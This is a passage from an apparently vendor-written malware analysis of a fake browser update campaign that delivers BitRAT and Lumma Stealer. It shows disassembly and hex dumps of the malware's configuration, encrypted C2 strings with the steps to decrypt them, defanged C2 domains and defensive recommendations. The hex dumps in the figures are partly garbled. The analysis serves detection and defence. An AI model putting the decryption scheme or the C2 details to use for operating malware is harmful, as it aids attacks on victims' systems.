lea ecx,dword ptr ds:[esi+50]     esi+50:L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36"
mov dword ptr ss:[esp],ecx
mov dword ptr ss:[esp+10],0
mov dword ptr ss:[esp+C],0
mov dword ptr ss:[esp+8],0
```

Figure 11: User-agent field found in malware config

Another parameter, "act," reveals that it has been initialized with the value "life," used to check-in with the C2 (Figure 12).



```
00 00 00 1C 00 00 00 20 00 00 00 00 00 00 00 A0  ................
BA 15 00 78 01 00 00 00 00 00 00 00 00 00 00 61  °..x...........a
63 74 3D 6C 69 66 65 00 4F 50 51 52 53 54 55 56  ct=life.OPQRSTUV
57 58 59 20 00 79 00 6F 00 75 00 20 00 77 00 61  WXY .y.o.u. .w.a
00 6E 00 74 00 20 00 74 00 6F 00 20 00 72 00 75  .n.t. .t.o. .r.u
```

Figure 12: C2 check-in string

The sample contains 9 embedded domains used for C2 communications, seen as base64 encoded strings in Figure 13, left. During runtime, the C2 domains are extracted using the routine shown in Figure 13 and described below.



```
"x/kNijfAkSUDkdeLAWJTh/xe5jyll8TFCfQSR6TO1I+rkGzoXqz4UXr/vuxpESftjzWJEtb/q7U=", 0

                          bb-21 51 4f c8 5d 25 53 36-5d d8 67 2b cb bc 7a 1e
6 45 b2 61 6e 9f 75 3b-74 e3 10 2e b8 7c 27 a4-05 37 9a e0 d8 cb a0 a7  .......s.
                                                                        !..

"x/kNijfAkSUDkdeLAWJTh/xe5jyll8TFCfQSR6TO1I+mlW7lXa/9QXT+sPlgEjDui3CVVMrn", 0

                fa d0 5d 03-5c 97 bc 0c bd ef 02 06-e0 94 64 45 47 e4 b5 db
6 bf 36 58 d3 25 ff 99-2c 6b 3d b1 3a 75 10 1c-49 58 10 e7 89 ff 61 3e  R.!...S..
                                                                        ..B.

"x/kNijfAkSUDkdeLAWJTh/xe5jyll8TFCfQSR6TO1I+ul274UqT4R2/0svN1BzfwlnCVVMrn", 0

                    b8 60 71-09 3c c8 d4 33 ea 66 73-7a e5 40 06 2c f7 92 e1
f 04 5e c6 95 84 b7 77-ab 96 50 96 61 55 62 83-23 39 c6 67 39 77 55 57  i......._.
                                                                        1|...

"x/kNijfAkSUDkdeLAWJTh/xe5jyll8TFCfQSR6TO1I+0kWL4Q7PnQG/nsuV1GyDtk3CVVMrn", 0

                        71 1a-93 ba 4c 3a ef e8 03 51-0c c9 db a5 68 3c 4c e5
e de c6 5b 1a 0f 64 51-62 98 18 41 c4 fb 49 cb-9b 92 bc 14 4a 93 63 2b  ....I..o..
                                                                        ......

"x/kNijfAkSUDkdeLAWJTh/xe5jyll8TFCfQSR6TO1I+0kWz+Q6XjR3H0tv9pByP0i3CVVMrn", 0

                          bc-76 13 b4 4c a9 da 92 ce-db cd fb 3e ed ab 5f 58
5 47 9f 9b c5 a8 73 dd-6a 7d 21 97 fa 27 b6 23-5f b9 fa 61 e5 18 54 d2  ..E..K.RuG
                                                                        ..Y..K.

"x/kNijfAkSUDkdeLAWJTh/xe5jyll8TFCfQSR6TO1I+zlmHvRaHlQGr9ovhoBjnylzLIT834tA==", 0

                                       c1 c1 28 06-ed 19 cf 28 5b 88 3e d7
d 3e 3f 60 36 4b 28 ef-a2 7b 66 55 00 ff 8d 31-d4 e3 52 a7 77 5b 2c 07  ....jM..]>
                                                                        +6.H....

"x/kNijfAkSUDkdeLAWJTh/xe5jyll8TFCfQSR6TO1I+3i2LuQqPlTHX0u+RuCTbwjnCVVMrn", 0

                              ea 97 47 c6 2f 13 fb-8e 47 a6 d3 48 ca 16 67
9 9c 19 76 2e ad 15 4c-e0 9d 94 64 74 cf 9f 13-a2 2c e6 f3 59 a5 19 72  .6.%....i.
0                                                                       #.u..%...

"x/kNijfAkSUDkdeLAWJTh/xe5jyll8TFCfQSR6TO1I+mmm7lQq7lRHD4seB2DSDoinCVVMrn", 0
```

Figure 13: Encrypted C2 Strings (left) Decryption Routine (right)

The C2 domain list decryption function is outlined as follows:

1. First, a base64 string from the above is loaded into memory.
2. This string then undergoes a base64 decode operation and the resulting bytes are stored in a buffer.

3. The key is present at an offset 0x20 from the start of the previous buffer.
4. This key is then used to XOR the buffer which reveals the C2 domains.

We have released a script that performs these operations for the above strings and produces the C2 domains, which is available here.

The decrypted configuration includes the following C2 domains:

- demonstationfukewko[.]shop
- liabilitynighstjsko[.]shop
- alcojoldwograpciw[.]shop
- incredibleextedwj[.]shop
- shortsvelventysjo[.]shop
- shatterbreathepsw[.]shop
- tolerateilusidjukl[.]shop
- productivelookewr[.]shop
- accountasifkwosov[.]shop

The use of fake updates to deliver a variety of malware displays the operator's ability to leverage trusted names to maximize reach and impact. The .NET loader being the same in both payload files shows the likelihood of the fake update loader being a malware delivery service. The malware payload is likely interchangeable and will result in a variety of different types being loaded in similar incidents in the future.

What did we do?

Our 24/7 SOC Cyber Analysts investigated the suspicious activities, notified the client, and isolated the affected device.

What can you learn from this TRU Positive?

- Fake browser update campaigns use sophisticated social engineering tactics by mimicking legitimate browser update prompts that match the user's browser type and language.
    - This targeted approach indicates the need for increased user awareness about the authenticity of update notifications and the sources from which updates are downloaded.
- BitRAT and Lumma Stealer were the final payloads during this incident, although it is likely other malware may be loaded in future deliveries.
    - These final payloads allow attackers to perform reconnaissance, steal sensitive data, and provide remote access to the infected host.

Recommendations from our Threat Response Unit (TRU):

- Ensure that all endpoints are protected with up-to-date antivirus software or Endpoint Detection and Response (EDR) tool capable of detecting and blocking malicious files
- Implement a Phishing and Security Awareness Training (PSAT) program that educates and informs your employees on emerging threats in the threat landscape.

Indicators of Compromise

You can access the indicators of compromise here.

eSentire Threat Response Unit (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.